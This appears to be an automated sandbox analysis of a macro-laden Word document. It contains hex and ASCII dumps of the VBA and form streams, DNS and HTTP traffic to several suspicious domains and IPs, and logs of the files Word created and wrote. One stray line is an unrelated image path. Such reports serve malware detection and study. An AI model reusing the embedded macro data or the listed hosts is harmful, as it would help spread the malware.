Data Raw:	28 02 00 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 0f 00 e8 03 e8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 84 00 00 00 b2 04 0a f0 08 00 00 00 06 04 00 00 00 0a 00 00 73 00 0b f0 46 00 00 00 7f 00 80 00 80 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 0c 00 1f 00 ff 01 00 00

Stream Path: Macros/Fbkxcpydi/\x1CompObj, File Type: data, Stream Size: 97	
General	
Stream Path:	Macros/Fbkxcpydi/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.6106491830605214
Base64 Encoded:	False
Data ASCII:	. . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/Fbkxcpydi/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 293	
General	
Stream Path:	Macros/Fbkxcpydi/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	293
Entropy:	4.65317603063951
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } F b k x c p y d i . . C a p t i o n = " U s e r F o r m 1 " . . C l i e n t H e i g h t = 3 0 3 0 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 5 0 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w

General	
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 46 62 6b 78 63 70 79 64 69 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/Fbkxcpydi/f, File Type: data, Stream Size: 682	
General	
Stream Path:	Macros/Fbkxcpydi/f
File Type:	data
Stream Size:	682
Entropy:	4.132154186006995
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . . H . . . . . T . . . , . (. . . . . Y W M . z . F l . z . J d ? 6 . . . . . 0 . . . . . , ... D . . . . . V m m y u t u w y y m x e . . . . . (. . . . . H . . . . . M z o n z s z c k d d x . . . . . , ... D . . . . . L u g n n j b j c s y t q . . . . . (. . . . . @ . . . . . C e j f e h s i q d p
Data Raw:	00 04 20 00 08 0c 00 0c 00 00 00 18 00 00 00 00 7d 00 00 6b 1f 00 00 e1 14 00 00 00 00 00 00 00 00 00 00 01 00 00 00 48 00 bb 1f 00 00 02 00 00 00 54 00 00 00 2c 01 28 01 03 00 98 00 9c 00 08 00 f5 59 ca e5 c4 57 d8 4d 9b d6 1d ee ed d2 7a f4 97 b7 b0 e3 2e a7 db 46 a0 d7 6c 9e ba 8e 9b bc 19 7a 12 f2 fb fb ed 4a 84 64 3f 36 d7 8c fe fb 0c 00 00 00 30 02 00 00 00 8c 01 00 00 00

Stream Path: Macros/Fbkxcpydi/o, File Type: data, Stream Size: 5365	
General	
Stream Path:	Macros/Fbkxcpydi/o
File Type:	data
Stream Size:	5365
Entropy:	3.5962878587320564
Base64 Encoded:	False
Data ASCII:	. . $ . . . @ . . . . . H , ... { . . . F g f x n a f l o k y j . . . . 5 . . . . . T a h o m a . . . . (. . . @ . . . . . H , ... { . . . P a x n v j g g l l g f w . . . . . 5 . . . . . T a h o m a . . . . $ . . . @ . . . . . H , ... { . . . O i i c t q z y e n m f . . . . 5 . . . . . T a h o m a . . . . @ . . . . . H , ... { . . . o w e r s h e . . . . . 5 . . . . . T a h o m a e . . . . . @ .
Data Raw:	00 02 24 00 01 01 40 80 00 00 00 00 1b 48 80 2c 0c 00 00 80 ec 09 00 00 7b 02 00 00 46 67 66 78 6e 61 66 6c 6f 6b 79 6a 00 02 18 00 35 00 00 00 06 00 00 80 a5 00 00 00 00 02 00 00 54 61 68 6f 6d 61 00 00 00 02 28 00 01 01 40 80 00 00 00 00 1b 48 80 2c 0d 00 00 80 ec 09 00 00 7b 02 00 00 50 61 78 6e 76 6a 67 67 6c 6c 67 66 77 00 00 00 00 02 18 00 35 00 00 00 06 00 00 80 a5 00 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 616	
General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	616
Entropy:	5.308939685529123
Base64 Encoded:	True
Data ASCII:	I D = " { 3 2 C 0 4 0 1 F - 9 3 B D - 4 2 8 C - 9 E D 1 - C 1 8 5 E 1 7 F A D 7 D } " . . D o c u m e n t = V i d p g e i l / & H 0 0 0 0 0 0 0 0 . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4 F } . . B a s e C l a s s = F b k x c p y d i . . M o d u l e = B n z a i l e n j g . . E x e N a m e 3 2 = " U f r d r m z p " . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G
Data Raw:	49 44 3d 22 7b 33 32 43 30 34 30 31 46 2d 39 33 42 44 2d 34 32 38 43 2d 39 45 44 31 2d 43 31 38 35 45 31 37 46 41 44 37 44 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 56 69 64 70 67 65 69 6c 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 50 61 63 6b 61 67 65 3d 7b 41 43 39 46 32 46 39 30 2d 45 38 37 37 2d 31 31 43 45 2d 39 46 36 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 0d 0a 42 61 73 65 43

Stream Path: Macros/PROJECTlk, File Type: Windows Precompiled iNF, version 0.1, InfStyle 1, flags 0x59f50000, at 0xf47a, Stream Size: 30	
General	
Stream Path:	Macros/PROJECTlk
File Type:	Windows Precompiled iNF, version 0.1, InfStyle 1, flags 0x59f50000, at 0xf47a
Stream Size:	30
Entropy:	3.40623892865339
Base64 Encoded:	False
Data ASCII:	. . . . . Y W M . z . . . . .
Data Raw:	01 00 01 00 00 00 f5 59 ca e5 c4 57 d8 4d 9b d6 1d ee ed d2 7a f4 00 00 00 00 00 00 00 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 10638	
General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	10638
Entropy:	5.338094292911443
Base64 Encoded:	False

General	
Data ASCII:	a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 . . . D .
Data Raw:	cc 61 af 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 07 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: Macros/VBA/__SRP_0, File Type: data, Stream Size: 1975	
General	
Stream Path:	Macros/VBA/__SRP_0
File Type:	data
Stream Size:	1975
Entropy:	4.623946704589897
Base64 Encoded:	False
Data ASCII:	K * . . . . . * \\ C N o r m a l r U . . . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ d . . . . . 9 . . . . . ! N < c L . . . . . e . . . . .
Data Raw:	93 4b 2a af 01 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 01 00 09 00 00 00 2a 5c 43 4e 6f 72 6d 61 6c 72 55 80 01 00 00 80 00 00 00 80 00 00 00 80 00 00 00 04 00 00 7e 05 00 00 7e 01 00 00 7e 01 00 00 7e 01 00 00 7e 01 00 00

Stream Path: Macros/VBA/__SRP_1, File Type: data, Stream Size: 191	
General	
Stream Path:	Macros/VBA/__SRP_1
File Type:	data
Stream Size:	191
Entropy:	2.6043883713669818
Base64 Encoded:	False
Data ASCII:	r U . . . . . ~ . . . ~ . . . ~ y . . . . . 1 . . . . . ! . . . . . L x i j u p n g v . . . . ! . . . . . (. . . . . d . . . . .
Data Raw:	72 55 80 00 00 00 80 00 00 00 80 00 00 00 80 00 00 00 01 00 00 7e 01 00 00 7e 01 00 00 7e 79 00 00 7f 00 00 00 00 0a 00 00 00 09 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff 00 00 00 00 09 00 00 00 00 00 03 00 ff ff ff ff ff ff 03 00 00 09 31 03 00 00 00 00 00 00 f9 09 00 00 00 00 00 00 08 00 00 00 00 00 01 00 03 00 00 09 21 07 00 00 00 00 00 00 89 0a 00 00 00 00

Stream Path: Macros/VBA/__SRP_2, File Type: data, Stream Size: 440	
General	
Stream Path:	Macros/VBA/__SRP_2
File Type:	data
Stream Size:	440
Entropy:	2.3806145775909835
Base64 Encoded:	False
Data ASCII:	r U . . . . . 0 . . . . . Y . . . . . 4 . . . . . a . . . ! . . . . . ` . . . . . < . . . A . . . . . i . . . . . E . . . . . y . . . . . 0 . . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 80 00 00 00 80 00 00 00 00 00 00 00 1e 00 00 00 09 00 00 00 00 00 00 00 09 00 00 00 00 00 00 03 00 30 00 00 00 00 00 00 00 00 01 00 01 00 00 00 00 00 01 00 01 00 00 00 02 00 81 09 00 00 00 00 00 00 a9 09 00 00 00 00 00 00 d1 09 00 00 00 00 00 00 09 00 00 00 01 00 02 00 59 09 00 00 00 00 00 00 08 00 0d 00 34 00 00 00 f9 09 00 00 00 00 00 00 61 00 00 00 00 00

Stream Path: Macros/VBA/__SRP_3, File Type: data, Stream Size: 142	
General	
Stream Path:	Macros/VBA/__SRP_3
File Type:	data
Stream Size:	142
Entropy:	2.3857723234419117
Base64 Encoded:	False
Data ASCII:	r U . . . . . H . . . . . $ . . . . . ` . . . . . @ . . . . . 8 . . . . . n . . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 80 00 00 00 80 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff 00 00 00 00 48 00 00 00 04 00 24 00 b9 01 00 00 00 00 02 00 00 00 04 60 00 00 10 07 1c 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 1e 01 00 20 00 a1 00 00 00 00 00 01 00 ff ff ff ff 00 00 00 00 00 00 04 40 02 00 04 07 1d c1 00 00 00 00 00 01 00 38 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 1100	
General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	1100

General	
Entropy:	6.588091810909644
Base64 Encoded:	True
Data ASCII:	.H........0*....p..H....d.......Project.Q.(..@.....=....l........!_....J.<.....rstd.ole>..s.t..d.o.l.eP...h .%^..*.\\G{00020430-....C.......0046}#.2.0#0#C:.\\Windows.\\system3.2\\.e2.tlb.#OLE Automatio n.`...ENormal.ENCr.m.aQF.. ...*,\\C.....m..A!OfficgOD.f.i.cg.
Data Raw:	01 48 b4 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 eb 21 e1 5f 14 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Stream Path: ObjectPool/_1638126958/\x3OCXNAME, File Type: data, Stream Size: 22

General	
Stream Path:	ObjectPool/_1638126958/\x3OCXNAME
File Type:	data
Stream Size:	22
Entropy:	2.272808148826652
Base64 Encoded:	False
Data ASCII:	L.x.i.j.u.p.n.g.v.....
Data Raw:	4c 00 78 00 69 00 6a 00 75 00 70 00 6e 00 67 00 76 00 00 00 00 00

Stream Path: ObjectPool/_1638126958/contents, File Type: data, Stream Size: 64

General	
Stream Path:	ObjectPool/_1638126958/contents
File Type:	data
Stream Size:	64
Entropy:	3.000394047763189
Base64 Encoded:	False
Data ASCII:	......@.....H,..........P.......7....... .@.......Calibri.
Data Raw:	00 02 1c 00 01 01 40 80 00 00 00 00 1d 48 80 2c 01 00 00 80 1a 00 00 00 1a 00 00 00 50 00 00 00 00 02 1c 00 37 00 00 00 07 00 00 80 00 20 00 40 e1 00 00 00 00 02 00 00 43 61 6c 69 62 72 69 00

Stream Path: WordDocument, File Type: data, Stream Size: 4096

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	4096
Entropy:	1.3697220539987924
Base64 Encoded:	False
Data ASCII:	.s.....................'.....bjbj2)2).........................PCfPCf'.. ..........................B.......B... ....t......
Data Raw:	ec a5 c1 00 73 00 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 27 08 00 00 0e 00 62 6a 62 6a 32 29 32 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e 0e 00 00 50 43 99 66 50 43 99 66 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Network Port Distribution

Total Packets: 20

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 18:14:14.719769955 CET	49173	80	192.168.2.22	103.224.212.222
Feb 7, 2023 18:14:14.885829926 CET	80	49173	103.224.212.222	192.168.2.22
Feb 7, 2023 18:14:14.886035919 CET	49173	80	192.168.2.22	103.224.212.222
Feb 7, 2023 18:14:14.895281076 CET	49173	80	192.168.2.22	103.224.212.222
Feb 7, 2023 18:14:15.102181911 CET	80	49173	103.224.212.222	192.168.2.22
Feb 7, 2023 18:14:15.119752884 CET	80	49173	103.224.212.222	192.168.2.22
Feb 7, 2023 18:14:15.119781971 CET	80	49173	103.224.212.222	192.168.2.22
Feb 7, 2023 18:14:15.119842052 CET	49173	80	192.168.2.22	103.224.212.222
Feb 7, 2023 18:14:15.120667934 CET	49173	80	192.168.2.22	103.224.212.222
Feb 7, 2023 18:14:15.285584927 CET	80	49173	103.224.212.222	192.168.2.22
Feb 7, 2023 18:14:15.304344893 CET	49174	80	192.168.2.22	13.248.148.254
Feb 7, 2023 18:14:15.324196100 CET	80	49174	13.248.148.254	192.168.2.22
Feb 7, 2023 18:14:15.324350119 CET	49174	80	192.168.2.22	13.248.148.254
Feb 7, 2023 18:14:15.324487925 CET	49174	80	192.168.2.22	13.248.148.254
Feb 7, 2023 18:14:15.344772100 CET	80	49174	13.248.148.254	192.168.2.22
Feb 7, 2023 18:14:15.466506958 CET	80	49174	13.248.148.254	192.168.2.22
Feb 7, 2023 18:14:15.560751915 CET	49175	80	192.168.2.22	162.212.129.161
Feb 7, 2023 18:14:15.672749996 CET	80	49174	13.248.148.254	192.168.2.22
Feb 7, 2023 18:14:15.672928095 CET	49174	80	192.168.2.22	13.248.148.254
Feb 7, 2023 18:14:15.686521053 CET	80	49175	162.212.129.161	192.168.2.22
Feb 7, 2023 18:14:15.686666012 CET	49175	80	192.168.2.22	162.212.129.161
Feb 7, 2023 18:14:15.686811924 CET	49175	80	192.168.2.22	162.212.129.161
Feb 7, 2023 18:14:15.812516928 CET	80	49175	162.212.129.161	192.168.2.22
Feb 7, 2023 18:14:15.816334009 CET	80	49175	162.212.129.161	192.168.2.22
Feb 7, 2023 18:14:15.906567097 CET	49175	80	192.168.2.22	162.212.129.161
Feb 7, 2023 18:14:15.906641006 CET	49174	80	192.168.2.22	13.248.148.254

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 18:14:12.096406937 CET	55868	53	192.168.2.22	8.8.8.8
Feb 7, 2023 18:14:12.119050980 CET	53	55868	8.8.8.8	192.168.2.22
Feb 7, 2023 18:14:12.196402073 CET	49688	53	192.168.2.22	8.8.8.8
Feb 7, 2023 18:14:12.238814116 CET	53	49688	8.8.8.8	192.168.2.22
Feb 7, 2023 18:14:12.240439892 CET	137	137	192.168.2.22	192.168.2.255
Feb 7, 2023 18:14:12.998070955 CET	137	137	192.168.2.22	192.168.2.255
Feb 7, 2023 18:14:13.762510061 CET	137	137	192.168.2.22	192.168.2.255
Feb 7, 2023 18:14:14.536828995 CET	58836	53	192.168.2.22	8.8.8.8
Feb 7, 2023 18:14:14.708704948 CET	53	58836	8.8.8.8	192.168.2.22
Feb 7, 2023 18:14:15.125154018 CET	50134	53	192.168.2.22	8.8.8.8
Feb 7, 2023 18:14:15.303457975 CET	53	50134	8.8.8.8	192.168.2.22
Feb 7, 2023 18:14:15.476758957 CET	55275	53	192.168.2.22	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 18:14:15.555291891 CET	53	55275	8.8.8.8	192.168.2.22
Feb 7, 2023 18:14:15.821939945 CET	59915	53	192.168.2.22	8.8.8.8
Feb 7, 2023 18:14:15.843313932 CET	53	59915	8.8.8.8	192.168.2.22
Feb 7, 2023 18:14:35.652678967 CET	138	138	192.168.2.22	192.168.2.255
Feb 7, 2023 18:16:05.690131903 CET	138	138	192.168.2.22	192.168.2.255

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 7, 2023 18:14:12.096406937 CET	192.168.2.22	8.8.8.8	0x66b2	Standard query (0)	amstaffrecords.com	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:14:12.196402073 CET	192.168.2.22	8.8.8.8	0xc630	Standard query (0)	foozoop.com	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:14:14.536828995 CET	192.168.2.22	8.8.8.8	0xe5a1	Standard query (0)	7arasport.com	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:14:15.125154018 CET	192.168.2.22	8.8.8.8	0x299d	Standard query (0)	ww38.7arasport.com	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:14:15.476758957 CET	192.168.2.22	8.8.8.8	0x8deb	Standard query (0)	dev2.ektonendon.gr	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:14:15.821939945 CET	192.168.2.22	8.8.8.8	0xdcc8	Standard query (0)	diagnostica-products.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 7, 2023 18:14:12.119050980 CET	8.8.8.8	192.168.2.22	0x66b2	Name error (3)	amstaffrecords.com	none	none	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:14:12.238814116 CET	8.8.8.8	192.168.2.22	0xc630	Server failure (2)	foozoop.com	none	none	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:14:14.708704948 CET	8.8.8.8	192.168.2.22	0xe5a1	No error (0)	7arasport.com		103.224.212.222	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:14:15.303457975 CET	8.8.8.8	192.168.2.22	0x299d	No error (0)	ww38.7arasport.com	701602.parkingcrew.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 7, 2023 18:14:15.303457975 CET	8.8.8.8	192.168.2.22	0x299d	No error (0)	701602.parkingcrew.net		13.248.148.254	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:14:15.303457975 CET	8.8.8.8	192.168.2.22	0x299d	No error (0)	701602.parkingcrew.net		76.223.26.96	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:14:15.555291891 CET	8.8.8.8	192.168.2.22	0x8deb	No error (0)	dev2.ektonendon.gr		162.212.129.161	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:14:15.843313932 CET	8.8.8.8	192.168.2.22	0xdcc8	Name error (3)	diagnostica-products.com	none	none	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- 7arasport.com
- ww38.7arasport.com
- dev2.ektonendon.gr

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **1568**, Parent PID: **576**

General

Target ID:	0
Start time:	18:13:18
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f060000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFA8E9CC93153586F4.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6CB985E6	unknown
C:\Users\user\AppData\Local\Temp\Word8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CBF2B14	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CBF2B14	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CC5E764	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7FD181C6.wmf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CE0EF45	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A3AE7B0F.wmf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CE0EF45	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CC5E764	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF57B87	CreateDirectoryW
C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CF57D16	CreateFileW
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CF57B87	CreateDirectoryW
C:\Users\user\Application Data\Microsoft\Forms\Inked.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CF57D16	CreateFileW
C:\Users\user\Application Data\Microsoft\Forms\INKEDLib.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CC5E764	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\WINWORD.box	success or wait	1	6CF57D63	DeleteFileW
C:\Users\user\AppData\Roaming\Microsoft\Forms\Inked.exd	success or wait	1	6CF57D63	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF413F6883B338D566.TMP	success or wait	1	6CC70648	unknown
C:\Users\user\AppData\Local\Temp\~DFAAA31D5F4A1B1B2F.TMP	success or wait	1	6CBFDB82	unknown
C:\Users\user\AppData\Local\Temp\~DFD6589A193BC4C172.TMP	success or wait	1	6CEFF2BD	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	0	4	4d 53 46 54	MSFT	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	4	4	02 00 01 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	8	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	12	4	09 04 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	16	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	20	2	51 00	Q	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	22	2	00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	24	2	02 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	26	2	00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	28	4	06 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	32	4	fd 00 00 00		success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	36	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	40	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	44	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	48	4	fd 02 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	52	4	3d 23 00 00	=#	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	56	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	60	4	24 00 00 00	$	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	64	4	fd fd fd fd		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	68	4	20 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	72	4	fd 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	76	4	0d 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	80	4	fd 00 00 00		success or wait	1	6CC5E764	unknown
